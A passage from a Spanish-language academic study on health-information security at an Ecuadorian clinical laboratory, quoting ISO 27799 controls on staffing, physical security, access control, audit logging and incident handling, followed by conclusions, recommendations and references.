7.4.2.2	**Etiquetado y manejo de la información**	Todos los sistemas de información sanitarios que traten datos personales sanitarios deberían informar a los usuarios de la confidencialidad de los datos personales sanitarios accesibles desde el sistema (por ejemplo, en el arranque o inicio de sesión) y deberían etiquetar las salidas impresas como confidenciales cuando contengan datos personales sanitarios.
7.5	**Seguridad de los recursos humanos**	
7.5.1	**Previo al empleo**	
7.5.1.1	**Roles y responsabilidades**	Todas las organizaciones cuyo personal esté implicado en el tratamiento de datos personales sanitarios deberían documentar tales implicaciones en las descripciones de los puestos de trabajo. Los roles y responsabilidades de seguridad, como se establece en las políticas de seguridad de la información de la organización, también deberían estar documentadas en las descripciones de los puestos de trabajo relevantes.
7.5.1.2	**Selección**	Todas las organizaciones cuyo personal, contratistas o voluntarios traten (o se espera que traten) datos personales sanitarios deberían, como mínimo, verificar la identidad, domicilio actual y empleos anteriores de dicho personal, contratistas y voluntarios en el momento de las solicitudes de trabajo.

7.5.1.3	**Términos y condiciones de empleo**	Todas las organizaciones que traten datos personales sanitarios deberían incluir en los términos y condiciones de contratación de los empleados que procesan, o procesarán, datos personales sanitarios una declaración sobre las responsabilidades del empleado en seguridad de la información. Los términos y condiciones de empleo deberían: a) incluir referencias a las penalizaciones posibles cuando se identifiquen brechas de las políticas de seguridad de la información; b) asegurar que las condiciones relativas a la confidencialidad de los datos personales sanitarios permanecen para siempre desde la finalización del empleo.
7.5.2		**Durante el empleo**
7.5.2.1	**Responsabilidades de gestión**	Es importante destacar el énfasis especial que es necesario poner sobre las preocupaciones de los sujetos de la asistencia que no desean que accedan a sus datos personales sanitarios aquellos trabajadores sanitarios que sean vecinos, compañeros o familiares. Tales inquietudes a menudo esconden un alto porcentaje de reclamaciones de aquellos con temor sobre la confidencialidad de sus datos personales sanitarios. Del mismo modo, los miembros del personal a menudo no desean estar innecesariamente en la posición de tener que revisar información sobre amigos, familiares o vecinos. Una gestión efectiva de los sistemas de información sanitarios necesita tratar estas inquietudes.
7.5.2.2	**Concienciación, formación y capacitación en seguridad de la información**	Todas las organizaciones que traten datos personales sanitarios deberán asegurar que se proporciona formación y capacitación en seguridad de la información, y que se proporciona a todos los empleados actualizaciones regulares en políticas y procedimientos de seguridad de la organización, y cuando sea relevante, a los contratistas terceros, los investigadores, los estudiantes y los voluntarios que tratan datos personales sanitarios.
7.5.2.3	**Proceso disciplinario**	Los procesos disciplinarios en las organizaciones sanitarias con respecto a las brechas de seguridad de la información deberían seguir procedimientos que estén reflejados en las políticas y sean por tanto conocidos por los sujetos objeto del proceso disciplinario. Además de cumplir con las leyes aplicables, tales procesos deberían cumplir con los acuerdos alcanzados entre los profesionales sanitarios y los organismos de los profesionales sanitarios.
7.5.3		**Finalización o cambio de empleo**
7.5.3.1	**Finalización de responsabilidades y devolución de activos**	Es importante resaltar que, en sanidad, muchos tipos de personal, por ejemplo, los médicos y las enfermeras, habitualmente progresan a través de programas de formación y otras “rotaciones” en los que sus derechos de acceso pueden cambiar sustancialmente. Para asegurar la finalización de los derechos anteriores que ya no son necesarios para su rol, tales cambios de empleo deberían ser inicialmente tratados de la misma forma que en aquellos individuos que abandonan el empleo en la organización.

7.5.3.2	**Eliminación de derechos de acceso**	Todas las organizaciones que tratan datos personales sanitarios deberán, tan pronto como sea posible, rescindir los privilegios de acceso de los usuarios con respecto a tal información de cualquier empleado que se vaya de forma temporal o permanente, contratista tercero o voluntario hasta la finalización del empleo, el contrato o las actividades de voluntariado.
7.6		**Seguridad física y del entorno**
7.6.1		**Áreas seguras**
7.6.1.1	**Perímetro de seguridad física**	Las organizaciones que realizan tratamiento de datos personales sanitarios deberían utilizar perímetros de seguridad para proteger las áreas que contienen recursos para el tratamiento de la información para esas aplicaciones sanitarias. Esas áreas seguras se deberían proteger mediante controles de entrada adecuados para asegurar que solo se permite el acceso de personal autorizado.
7.6.1.2	**Controles físicos de entrada; seguridad de oficinas, despachos e instalaciones; protección contra las amenazas externas y de origen ambiental; trabajo en áreas seguras**	Las organizaciones que tratan datos personales sanitarios deberían adoptar las medidas precisas para asegurar que el público está sólo tan cerca del equipamiento TI (servidores, dispositivos de almacenamiento, terminales y monitores) como requieran las restricciones físicas y demanden los procesos clínicos.
7.6.1.3	**Áreas de acceso público y de carga y descarga**	Es importante destacar que la provisión de asistencia sanitaria incluye distintas circunstancias en las que el público (los sujetos de la asistencia y sus acompañantes) es físicamente ingresado en áreas con grandes cantidades de información sensible (por ejemplo, laboratorios de análisis en los que el flujo de trabajo obliga a recoger información de los sujetos de la asistencia en el mismo área en el que se están procesando datos de los sujetos anteriores; zonas de tratamiento en áreas de urgencias en las que los acompañantes o los parientes podrían exponerse potencialmente a grandes cantidades de información verbal y visualmente sensible sobre otros sujetos de la asistencia; estaciones de trabajo de enfermería a pie de cama ubicadas cerca de las habitaciones de los pacientes). Aquellas áreas físicas en la asistencia sanitaria que recogen información sanitaria mediante entrevistas y que contienen sistemas en los que se ven datos en una pantalla deberían, por tanto, estar sujetas a un escrutinio adicional. Para asegurar que se mantiene la privacidad de los sujetos de la asistencia, la asistencia sanitaria requiere con frecuencia que se pongan notas en ascensores, en las puertas detrás de las cuales se realizan entrevistas y en otras áreas. Estas notas sirven como recordatorio para restringir los debates sobre casos de pacientes en áreas públicas.
7.6.2	**Seguridad de los equipos**	

7.6.2.1	**Emplazamiento y protección de equipos**	las organizaciones que traten datos personales sanitarios deberían situar todas las estaciones de trabajo que permita el acceso a datos personales sanitarios de forma que prevenga la visión no atendida o el acceso por los sujetos de la asistencia y el público. Los dispositivos médicos que registran o informan de datos también pueden requerir consideraciones especiales de seguridad en relación al entorno en el que operan y a las emisiones electromagnéticas que se producen durante su funcionamiento. Las organizaciones sanitarias, especialmente los hospitales, deberían asegurar que las directrices de emplazamiento y protección de TI minimizan la exposición a esas emisiones.
7.6.2.2	**Instalaciones de suministro, seguridad del cableado y mantenimiento de los equipos**	las organizaciones sanitarias deberían prestar la consideración debida al apantallado de la red y demás cables en áreas con altas emisiones por parte de dispositivos médicos.
7.6.2.3	**Seguridad de los equipos fuera de las instalaciones**	las organizaciones que traten datos personales sanitarios deberían asegurar que ha sido autorizado todo uso, fuera de las instalaciones, de dispositivos médicos que registran o informan datos. Esto debería incluir los equipos utilizados por los teletrabajadores, incluso cuando esa utilización sea permanente (por ejemplo, cuando constituye una característica esencial del papel del empleado, como trabajadores de ambulancia, terapeutas, etc.).
7.6.2.4	**Reutilización o retirada segura de equipos**	las organizaciones que traten aplicaciones de informática sanitaria deberán sobrescribir de forma segura o incluso destruir todos los medios que contengan software de sistemas informáticos sanitarios o datos personales sanitarios cuando ya no sean necesarios.
7.6.2.5	**Retirada de materiales propiedad de la empresa**	Las organizaciones que proporcionen o utilicen equipos, datos o software para dar soporte a una aplicación sanitaria que contenga datos personales sanitarios no deberá permitir que esos equipos, datos o software salgan de las instalaciones o sean reubicados dentro de ellas sin autorización de la organización.
7.7	**Gestión de comunicaciones y operaciones**	
7.7.1	**Responsabilidades y procedimientos operacionales**	
7.7.1.12	**Gestión de cambios**	Las organizaciones que traten datos personales sanitarios deberán, mediante un proceso formal y estructurado de control de cambios, controlar los cambios en las instalaciones y sistemas para el tratamiento de datos personales sanitarios, que garanticen el control adecuado de las aplicaciones y sistemas alojados y la continuidad de la atención al paciente.
7.7.1.3	**Segregación de tareas**	Las organizaciones que traten datos personales sanitarios deberían, cuando sea viable, segregar las tareas y áreas de responsabilidad para reducir las oportunidades de modificación no autorizada o de uso indebido de los datos personales sanitarios. Las organizaciones que traten datos personales sanitarios deberían asegurar que los sistemas de TI empleados contienen funcionalidades que cumplan los procesos clínicos aprobados para los diferentes titulares de roles, cuando esto sea obligatorio.

7.7.1.4	**Separación de los recursos de desarrollo, prueba y operación**	Las organizaciones que traten datos personales sanitarios deberán separar (física o virtualmente) los entornos de desarrollo y prueba de los sistemas de información sanitarios que tratan tal información de los entornos operativos que albergan esos sistemas de información sanitarios. Las normas para la migración de software desde el estado de desarrollo al operacional deberán definirse y documentarse por la organización que albergue las aplicaciones afectadas.
7.7.2	**Gestión de la provisión de servicios por terceros**	La gestión de la provisión de servicios por terceros se simplifica mucho cuando se adopta un acuerdo formal que especifica el mínimo conjunto de controles a implementar.
7.7.3	**Planificación y aceptación del sistema**	
7.7.3.2	**Aceptación del sistema**	Las organizaciones que traten datos personales sanitarios deberán establecer criterios de aceptación de los nuevos sistemas de información planificados, de las actualizaciones y de las nuevas versiones. Deberán realizar pruebas adecuadas del sistema antes de la aceptación.
7.7.4	**Protección contra código malicioso y descargable**	
7.7.4.1	**Controles contra el código malicioso**	Las organizaciones que traten datos personales sanitarios deberán implantar controles adecuados de prevención, detección y respuesta para proteger contra el software malicioso y deberán implantar la formación adecuada para la concienciación del usuario.
7.7.5	**Copias de seguridad de información sanitaria**	Las organizaciones que traten datos personales sanitarios deberán realizar copias de seguridad de todos los datos personales sanitarios y almacenarlas en un entorno físicamente seguro que garantice su futura disponibilidad. Para proteger su confidencialidad, las copias de seguridad de los datos personales sanitarios deberían almacenarse en un formato encriptado.
7.7.6	**Gestión de la seguridad de las redes**	
7.7.6.2	**Seguridad de los servicios de red**	Las organizaciones que traten datos personales sanitarios deberían considerar cuidadosamente qué impacto tendría la pérdida de disponibilidad de servicios de red sobre la práctica clínica
7.7.7	**Manipulación de los soportes**	
7.7.7.1	**Gestión de soportes extraíbles**	Las organizaciones que traten datos personales sanitarios deberían garantizar que todos los datos personales sanitarios almacenados en soportes extraíbles están: a) Encriptados mientras el soporte está en tránsito o b) Protegidos frente al robo mientras el soporte está en tránsito.
7.7.7.2	**Retirada de soportes**	Todos los datos personales sanitarios deberán sobrescribirse de forma segura o el soporte destruido cuando ya no vaya a usarse más.
7.7.7.3	**Procedimientos de manipulación de la información**	Los soportes que contengan datos personales sanitarios deberán estar físicamente protegidos o encriptados. Se deberá controlar el estado y la ubicación de los soportes que contengan datos personales sanitarios no encriptados.
7.7.8	**Intercambio de información**	

7.7.8.1	**Políticas y procedimientos de intercambio de información sanitaria y acuerdos de intercambio**	Se pueden encontrar orientaciones más específicas sobre políticas de intercambio de información sanitaria en la Norma ISO 22857. Aunque esa Norma referencia explícitamente el flujo de datos personales sanitarios transfronterizo (donde las fronteras en este contexto representan jurisdicciones sanitarias y no necesariamente fronteras nacionales), la mayoría de sus indicaciones puede adaptarse, cuando sea necesario, para tratar el intercambio de datos de una organización a otra. Las organizaciones deberán asegurarse de que la seguridad de esos intercambios de información está sujeta a la política de desarrollo y auditorías de conformidad
7.7.8.3	**Mensajería electrónica**	Las organizaciones que transmitan datos personales sanitarios mediante mensajería electrónica deberían realizar acciones para asegurar su confidencialidad e integridad. Es importante destacar que la seguridad de un correo electrónico y de los mensajes instantáneos que contengan datos personales sanitarios puede implicar procedimientos para el personal sanitario que no pueden ser impuestos ni a los sujetos de la asistencia ni al público. El correo electrónico entre profesionales sanitarios que contenga datos personales sanitarios debería encriptarse durante el tránsito. Un enfoque para esto implica el uso de certificados digitales. Véase la bibliografía para una lista de las normas relativas al uso de certificados digitales en entornos sanitarios.
7.7.9	**Servicios de información electrónica sanitaria**	
7.7.9.1	**Comercio electrónico y transacciones en línea**	Es importante destacar que se debe prestar atención a la determinación de cuando los datos implicados en el comercio electrónico y las transacciones en línea contienen datos personales sanitarios. En este caso, es necesario proteger esta información adecuadamente. En sanidad son de especial consideración los datos relativos a la facturación, las reclamaciones médicas, líneas de factura, solicitudes, y otros datos de comercio electrónico de los que se pueden derivar datos personales sanitarios.
7.7.9.2	**Información sanitaria públicamente disponible**	La información sanitaria públicamente disponible (distinta de los datos personales sanitarios) debería archivarse. La integridad de la información sanitaria públicamente disponible debería protegerse para prevenir la modificación no autorizada. La fuente (autoría) de la información sanitaria públicamente disponible debería establecerse y se debería proteger su integridad.
7.7.10	**Supervisión**	

7.7.10.2	**Registro de auditorías**	los sistemas de información sanitaria que traten datos personales sanitarios deberían crear a registro de auditoría seguro cada vez que un usuario accede, crea, actualiza o guarda datos personales sanitarios mediante el sistema. El registro de auditoría debería identificar unívocamente al usuario, identificar unívocamente al sujeto de los datos (es decir el sujeto de la asistencia), identificar la función realizada por el usuario (creación, acceso y actualización de registros, etc.), y anotar la fecha y hora en que se realiza la función. Cuando se actualizan los datos personales sanitarios, debería conservarse un registro del contenido anterior de los datos y del registro de auditoría asociado (es decir quién introdujo los datos y en qué fecha). Los sistemas de mensajería utilizados para transmitir mensajes que contienen datos personales sanitarios deberían mantener un registro de las transmisiones de los mensajes (un registro como este debería contener la fecha, la hora, el origen y el destino del mensaje, pero no su contenido). La organización debería evaluar y determinar cuidadosamente el periodo de custodia para estos registros de auditoría, con particular referencia a las normas profesionales clínicas y las obligaciones legales, a fin de permitir las investigaciones a realizar cuando sea necesario y proporcionar las pruebas del mal uso cuando sea necesario.
7.7.10.3	**Supervisión del uso del sistema**	Los dispositivos de registro de auditoría de los sistemas de información sanitaria deberían estar operativos en todo momento mientras que el sistema de información sanitaria auditado está disponible para su uso. Los sistemas de información sanitaria que contengan datos personales sanitarios deberían estar provistos de dispositivos para analizar los registros y trazas de auditoría que: a) permitan la identificación de todos los usuarios del sistema que han accedido o modificado un determinado registro de un sujeto de la asistencia en un periodo de tiempo dado; b) permitan la identificación de los sujetos de la asistencia cuyos registros han sido accedidos o modificados por un determinado usuario del sistema en un periodo dado.
7.7.10.4	**Protección de la información de los registros**	Los registros de auditoría deberán ser seguros y no manipulables. El acceso a las herramientas de auditoría del sistema y a las pistas de auditoría deberá salvaguardarse para prevenir cualquier posible peligro o uso indebido.
7.8		**Control de accesos**
7.8.1	**Requisitos para el control de accesos en Sanidad**	Las organizaciones que traten datos personales sanitarios deberán controlar los accesos a esa información. En general, los usuarios de sistemas de información sanitarios sólo deberían acceder a datos personales sanitarios: a) cuando exista una relación de asistencia sanitaria entre el usuario y el sujeto de los datos (el sujeto de la asistencia cuyos datos sanitarios están siendo accedidos); b) cuando el usuario esté realizando una actividad en nombre del sujeto de los datos; c) cuando existe la necesidad de datos específicos para dar soporte a esta actividad.

7.8.1.2	**Política de control de accesos**	Las organizaciones que traten datos personales sanitarios deberán tener una política de control de accesos que regule el acceso a los datos. La política de la organización sobre el control de accesos debería establecerse sobre la base de roles predefinidos con autoridades asociadas que sean adecuadas, pero limitadas a, las necesidades de ese rol.
7.8.2		**Gestión de accesos de los usuarios**
7.8.2.1	**Registro de usuarios**	El acceso a los sistemas de información sanitaria que traten datos personales sanitarios deberá estar sujeto a un proceso de registro formal de usuarios. Los procedimientos de registro de usuarios deberán asegurar que el nivel de autenticación requerido por la identidad reclamada por el usuario es consistente con los niveles de acceso que estarán disponibles para el usuario. Los detalles del registro de usuarios deberán revisarse periódicamente para asegurar que están completos, son exactos y que el acceso todavía es necesario.
7.8.2.2	**Gestión de privilegios**	En el análisis que sigue, se especifican varias estrategias de control de accesos que pueden ayudar significativamente a garantizar la confidencialidad y la integridad de los datos personales sanitarios. Estas son: a) control de accesos basado en rol, que depende de las credenciales del profesional y del nombre del trabajo de los usuarios establecidos durante el registro para restringir los privilegios de acceso de los usuarios a solo aquellos necesarios o que satisfacen uno o más roles definidos b) control de accesos basado en grupos de trabajo, que depende de la asignación de usuarios a grupos de trabajo (tales como equipos clínicos) para determinar a qué registros pueden acceder; c) control de acceso discrecional, que permite a los usuarios de los sistemas de información sanitaria que tienen una relación legítima con los datos personales sanitarios de un sujeto de la asistencia (por ejemplo, un médico de familia) permitir el acceso a otros usuarios que no han establecido previamente una relación con los datos personales sanitarios de ese sujeto de la asistencia (por ejemplo, un especialista).
7.8.2.3	**Gestión de contraseñas de usuario**	No es necesaria ninguna orientación adicional para la gestión de la seguridad de la información en sanidad, aunque se debería destacar que las presiones de tiempo halladas a veces en la prestación sanitaria pueden hacer que sea difícil hacer uso de forma efectiva de las contraseñas. Muchas organizaciones sanitarias han considerado la adopción de tecnologías de autenticación alternativas para tratar este problema.
7.8.2.4	**Revisión de los derechos de acceso del usuario**	Es necesario tener una consideración especial con los usuarios que sé que proporcionen atención urgente, ya que pueden necesitar acceder a datos personales sanitarios en situaciones urgentes en las que el sujeto de la asistencia podría ser incapaz de dar su consentimiento.

7.8.3	**Responsabilidades del usuario**	las organizaciones que traten información sanitaria deberían, cuando se determinen las responsabilidades de los usuarios, respetar los derechos y responsabilidades éticas de los profesionales sanitarios, según las leyes y tal como está aceptado por los miembros de las organizaciones profesionales de salud.
7.8.5	**Control de acceso a las aplicaciones y a la información**	
7.8.5.1	**Restricción del acceso a la información**	Los sistemas de información sanitaria que tratan datos personales sanitarios deberán autenticar a los usuarios y deberían hacerlo mediante una autenticación que implique al menos dos factores.
7.8.6	**Ordenadores portátiles y teletrabajo**	
7.8.6.1	**Ordenadores portátiles y comunicaciones móviles**	Además de seguir las orientaciones dadas en la Norma ISO/IEC 27002, las organizaciones que traten datos personales sanitarios deberían: a) valorar específicamente los riesgos que supone la informática móvil en sanidad; b) preparar políticas sobre las precauciones a adoptar cuando se utilizan dispositivos móviles, incluyendo los dispositivos inalámbricos; c) obligar a los usuarios de los dispositivos móviles a seguir esta política. las conexiones de red inalámbricas móviles, aunque similares a las redes de cable, tienen algunas diferencias importantes desde punto de vista de la seguridad de la información. Algunos protocolos de encriptación inalámbricos tales como la Privacidad Equivalente a Cableado (Wired Equivalent Privacy (WEP)) todavía están en uso a pesar de sus conocidas debilidades que los han convertido en muy ineficientes. Más aún, no siempre puede hacerse copia de seguridad de la información almacenada en dispositivos móviles (por ejemplo, debido a un ancho de banda limitado o debido a que los dispositivos no están conectados cuando está programada la copia de seguridad).
7.9.2	**Tratamiento correcto de las aplicaciones**	
7.9.2.1	**Identificación unívoca de los sujetos de la asistencia**	os sistemas de información sanitaria que traten datos personales sanitarios deberán: a) asegurar que cada sujeto de la asistencia ha sido identificado unívocamente en el sistema; b) seres capaces de unir registros duplicados o repetidos si se determina que se han creado múltiples registros para el mismo sujeto de la asistencia de forma no intencionada o durante una urgencia médica.
7.9.2.5	**Validación de los datos de salida**	Los sistemas de información sanitaria que traten datos personales sanitarios deberán proporcionar información de identificación personalizada para ayudar a los profesionales sanitarios a confirmar que la historia clínica electrónica recuperada se corresponde con el sujeto de la asistencia en tratamiento.
7.9.3	**Controles criptográficos**	
7.9.3.1	**Política de uso de los controles criptográficos y gestión de claves**	se pueden encontrar orientaciones sobre la seguridad y la utilización de certificados digitales en sanidad y sobre la gestión de claves en la Norma ISO 17090-3.

7.9.4.2	**Protección de los datos de prueba del sistema**	Las organizaciones que traten datos personales sanitarios no deberían utilizar datos personales sanitarios como datos de prueba.
7.10	**Gestión de incidentes de seguridad de la información**	
7.10.1	**Notificación de eventos y puntos débiles de la seguridad de la información**	Además de seguir las orientaciones dadas en la Norma ISO/IEC 27002, las organizaciones que traten datos personales sanitarios deberían establecer las responsabilidades y procedimientos de gestión de los incidentes de seguridad a fin de: a) asegurar una respuesta rápida, efectiva y ordenada a los incidentes de seguridad; b) asegurar que existe un protocolo efectivo de escalado de incidentes de forma tal que pueden invocarse los planes de gestión de crisis y de continuidad del negocio en las circunstancias adecuadas y en el momento oportuno; c) recoger y conservar los datos relativos a los incidentes tales como las pistas de auditoría, los registros de sesión y otras pruebas. Los incidentes de seguridad de la información incluyen la corrupción o el revelado no intencionado de datos personales sanitarios o la pérdida de disponibilidad de los sistemas de información sanitaria, cuando esa pérdida afecta de forma adversa a la atención a los pacientes o contribuya a eventos clínicos adversos. Las organizaciones deberían informar al sujeto de la asistencia siempre que los datos personales sanitarios hayan sido revelados de forma no intencionada. Las organizaciones deberían informar al sujeto de la asistencia siempre la falta de disponibilidad de los sistemas de información sanitaria pueda afectar de forma adversa a su asistencia. Existe una tendencia en las organizaciones de salud a separar artificialmente los incidentes de seguridad de la información del resto de tipos de incidentes, tanto en su manejo como en su notificación. Debería realizarse una evaluación de la seguridad de la información sobre todos los incidentes tales como un allanamiento que podría conducir a robos de hardware de TI (que conduce a una brecha de confidencialidad), o un fuego que podría iniciarse para encubrir un mal uso de equipamiento TI, o que un mal uso identificado o erróneo del sistema podría tener consecuencias clínicas, o sobre un incidente representativo, para evaluar posteriormente la eficacia de los controles establecidos y de la evaluación de riesgos que conduce a su implementación.
7.10.2.3	**Recopilación de evidencias**	Las organizaciones que traten datos personales sanitarios pueden necesitar considerar las implicaciones de recopilar pruebas con la finalidad de establecer la mala práctica médica, y también pueden necesitar considerar requisitos inter jurisdiccionales cuando los sistemas de información sanitaria son accesibles entre fronteras jurisdiccionales.
7.11	**Aspectos de seguridad de la información en la gestión de la continuidad del negocio**	En los entornos sanitarios son importantes las siguientes consideraciones. La gestión de la continuidad del negocio, que incluye la recuperación ante desastres, se reconoce de forma creciente como un requisito para las organizaciones sanitarias y se está de acuerdo en que su prioridad continúa creciendo. Para

		reflejar los rigurosos requisitos de disponibilidad en sanidad, ha de invertirse un mayor esfuerzo en los acuerdos de resistencia y redundancia, no solo de la propia tecnología, sino también de la formación horizontal del personal sanitario.
7.12		**Cumplimiento**
7.12.1	**Generalidades**	Las organizaciones de salud deberían establecer un programa de auditoría de conformidad que trate por completo el ciclo de vida de operaciones, es decir, no solo aquellos procesos que identifican los temas, sino también aquellos que revisan los resultados y que deciden sobre las actualizaciones para el ISMS. Los programas de auditoría de las organizaciones de salud deberían estructurarse formalmente para cubrir todos los elementos de esta norma, todas las áreas de riesgo y todos los controles implementados, en un ciclo de 12 a 18 meses. En el entorno altamente regulado y auditado de muchas organizaciones de salud, el ISMF ha de configurar por sí mismo el objetivo de establecer un marco graduado de auditoría de conformidad, cuya capa más baja es la auto auditoría realizada por los gestores y operadores de procesos. Más adelante, la auditoría del ISMS, en nombre del ISMF, la auditoría interna, las evaluaciones de garantía de los controles y las auditorías externas, deben definirse de forma que permita a cada capa generar confianza para todas las capas bajo ella.
7.12.2.2	**Protección de datos y privacidad de la información personal**	Las organizaciones que traten datos personales de salud deberían gestionar el consentimiento informado de los sujetos de la asistencia. Cuando sea posible, el consentimiento informado de los sujetos de la asistencia debería obtenerse antes de que los datos personales de salud sean enviados por correo electrónico, por fax, o comunicados mediante una conversación telefónica, o revelados de cualquier otra forma a partes externas a la organización sanitaria.

Tomado de: Instituto Ecuatoriano de Normalización NTE INEN-ISO 27799

4.2 Política de seguridad de la información

La información registrada sirve como base para desarrollar un contraste entre la normativa legal ecuatoriana vigente y que se encuentra detallada en la presente investigación, de igual manera con los riesgos a los cuales se encuentra sometida la información de aplicaciones médicas de laboratorio clínico y los controles antes citados de la norma ISO 27799:2008, fruto de ello se ha desarrollado un documento de análisis de riesgos y mapeo que se desprende del Anexo 10 (Mapeo de criterios de norma ISO27799, normativa legal sanitaria nacional e internacional y riesgos detectados en el laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP).

En base a la información recopilada y analizada se desglosa Anexo 11 (Política de seguridad informática de aplicaciones médicas de laboratorio clínico del Hospital del día “Las Casas” MSP), la cual ha sido desarrollada en base a un análisis de la gestión de información de aplicaciones médicas de laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP contrastados con la definición de riesgos y controles establecidos en la norma ISO27799:2008 y normativa legal vigente nacional e internacional relacionada con la gestión de información sanitaria.

CONCLUSIONES

De la investigación realizada a la información de las aplicaciones médicas del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP se desprende que la suplantación interna, suplantación externa, infiltración en las comunicaciones, error del operador, escasez de personal son las amenazas con la probabilidad más alta de ocurrencia y con valoración de impacto alta, debido a ello es primordial ejercer los controles recomendados en la política de seguridad de la información resultado de esta investigación mitigando de esta manera sus afectaciones.

Del entorno legal ecuatoriano se concluye que actualmente se tiene en consideración que la información derivada de aplicaciones médicas debe ser gestionada salvaguardando su integridad, confidencialidad y disponibilidad. Y ya se han establecido protocolos, normas y leyes para el manejo de la misma, de igual manera asigna responsabilidades y señala sanciones en caso de incumplimientos o transgresiones a la misma al personal a cargo de la gestión de información o terceros.

Los 25 controles establecidos en la norma ISO27799:2008 son amplios y abarcan los criterios Organización Interna, Gestión de Activos, Seguridad de los recursos humanos, Seguridad física y del entorno, Gestión de comunicaciones y operaciones y Control de accesos, en tal sentido brindan la pauta para garantizar la integridad, confidencialidad y disponibilidad de la información fruto de aplicaciones médicas de laboratorio clínico, los mismos que han sido la base primordial para fundamentar técnica y científicamente la presente investigación.

La política de seguridad informática propuesta ha sido desarrollado en base a un análisis de riesgos desarrollado a la gestión de información de aplicaciones médicas de laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP

contrastados con la definición de riesgos y controles establecidos en la norma ISO27799:2008 y normativa legal vigente nacional e internacional relacionada con la gestión de información sanitaria, en tal sentido su socialización y uso debe ser comprometido por la alta dirección direccionada a todo usuario que haga uso o tenga relación con aplicaciones médicas de laboratorio clínico quienes deberán conocer de la misma y comprometer su actividad laboral en su cumplimiento, lo cual será un aporte para salvaguardar la integridad, confidencialidad y disponibilidad de la información de aplicaciones médicas de laboratorio clínico.

.

RECOMENDACIONES

El índice de incidencias de seguridad en Ecuador ha crecido en los últimos dos años, debido a ello es prudente tener en consideración la actual problemática de ataques e infiltraciones en el sector sanitario a nivel internacional, esto debido a que el sector sanitario maneja información que puede ser de interés comercial, llegando incluso a inferir en procesos judiciales, ya que tiene directa responsabilidad en la salud, vida, o muerte de pacientes que dependen de ella para su diagnóstico.

La necesidad de una gestión de seguridad de TI efectiva se ha convertido en urgente debido al uso creciente de tecnologías inalámbricas y de Internet en la prestación sanitaria. De no implementarse adecuadamente, estas tecnologías complejas incrementarán los riesgos para la confidencialidad, integridad y disponibilidad de la información sanitaria. Sin tener en cuenta la dimensión, ubicación y el modelo de prestación del servicio.

Se recomienda la implementación y socialización de la política de seguridad objeto de la presente investigación ya que brinda un enfoque consistente hacia la seguridad TI, comprensible por todos los involucrados en sanidad lo que conllevará a una mejora en sus procesos brindando atención con seguridad, calidad y calidez, garantizando el consentimiento informado, el acceso a la información y la confidencialidad de la información de los pacientes.

Con la implementación de estas las recomendaciones se espera reducir el número y la severidad de incidentes de seguridad, lo cual permitirá redirigir recursos en actividades productivas. La seguridad TI permite de ese modo desplegar los recursos sanitarios de forma productiva y costo-efectiva con un efecto positivo en los resultados de las organizaciones de hasta un 2 % acorde al Foro de Seguridad de la Información (España).

REFERENCIAS BIBLIOGRÁFICAS

Alexandra, E. (2018). *Modelo de gestión de seguridad de la información para instituciones de salud, basado en las normas ISO 27799:2008, ISO/IEC 27005:2008 e ISO/IEC 27002:2013 aplicada a la clínica médica fértil*. Universidad Técnica del Norte.

Asamblea Nacional República del Ecuador. *Código Orgánico Integral Penal*. , (2014).

Carmona, D. H., & Herrera, A. M. (2011). *Modelado de la seguridad de objetos de aprendizaje*. Generación Digital, (15).

CBS Interactive Inc. (2019). *Hackers are stealing millions of medical records – and selling them on the dark web - CBS News.* Recuperado 14 de mayo de 2019, de https://www.cbsnews.com/news/hackers-steal-medical-records-sell-them-on-dark-web/

Congreso Nacional Ecuador. *Ley de Derechos y Amparo al Paciente*. , (2006).

Congreso Nacional Ecuador. (2006b). *Ley Orgánica de Salud*.

Congreso Nacional Ecuador. *Ley General de Transparencia y Acceso a la Información Pública*. , (2004).

Asablea Nacional Ecuador. (2008). *Constitución del Ecuador. Registro Oficial*, (20 de Octubre), 173. https://doi.org/10.1017/CBO9781107415324.004

El Comercio. (2018). *Ataques informáticos aumentan un 60% en Latinoamérica en 2018*

| *El Comercio.* Recuperado 14 de mayo de 2019, de https://www.elcomercio.com/tendencias/seguridadinformatica-ciberataques-latinoamerica-kaspersky-informe.html

El Universo. (2019). *Ecuador ha recibido 40 millones de ataques cibernéticos, revela viceministro de Telecomunicaciones El Universo.* Recuperado 14 de mayo de 2019, de https://www.eluniverso.com/noticias/2019/04/15/nota/7287215/ecuador-ha-recibido-40-millones-ataques-ciberneticos-revela

Estado, C. G. *del. Normas De Control Interno De La Contraloria General Del Estado*. , Ultima (2016).

INEN. (2008). *Prólogo nacional*.

Instituto Nacional de Ciberseguridad de España. (2015). *Gestión de Riesgos: Una guía de aproximación para el empresario*. 28.

López, P. A. (2010). *Seguridad informática*. Editex.

Maria Korolov. (2015). *Study: 81% of large healthcare organizations breached | CIO*. Recuperado 14 de mayo de 2019, de https://www.cio.com/article/2979518/study-81-of-large-healthcare-organizations-breached.html#tk.rss_all

McCoy, T. H., & Perlis, R. H. (2018). *Temporal trends and characteristics of reportable health data breaches, 2010-2017*. *JAMA - Journal of the American Medical Association*, *320*(12), 1282–1284. https://doi.org/10.1001/jama.2018.9222

Ministerio de Salud Pública. (2014). *Acuerdo Minisetrial 5216: Reglamento para el manejo de información confidencial en el Sistema Nacional de Salud*. *Acuerdo ministerial 5216*, 9.

Ministerio de Salud Publica del Ecuador. (2019). *GeoSalud 3.5.2 | MSP.* Recuperado 22 de mayo de 2019, de https://geosalud.msp.gob.ec/geovisualizador/

Novillo-Ortiz, D., D'Agostino, M., & Becerra-Posada, F. (2016). *Role of PAHO/WHO in eHealth capacity building in the Americas: Analysis of the 2011-2015 period [El rol de la OPS/OMS en el desarrollo de capacidad en eSalud en las Américas: Análisis del período 2011-2015]*. *Revista Panamericana de Salud Publica/Pan American Journal of Public Health*, *40*(2), 85–89.

Organizacion Panamericana de la Salud. (2018). *Sesión del comité ejecutivo*.

Ramos, J. (2011). *Pirámide de Kelsen.* Recuperado de http://iusuniversalis. blogia. com/2011/022402-piramide-de-kelsen. php.

Sena, L., & Tenzer, S. M. (2004). *Introducción al riesgo Informático. Facultad de Ciencias Económicas y de Administración. Universidad de la República de Montevideo, Uruguay*, 16–17.

Urbina, G. B. (2016). *Introducción a la seguridad informática*. Grupo Editorial Patria.

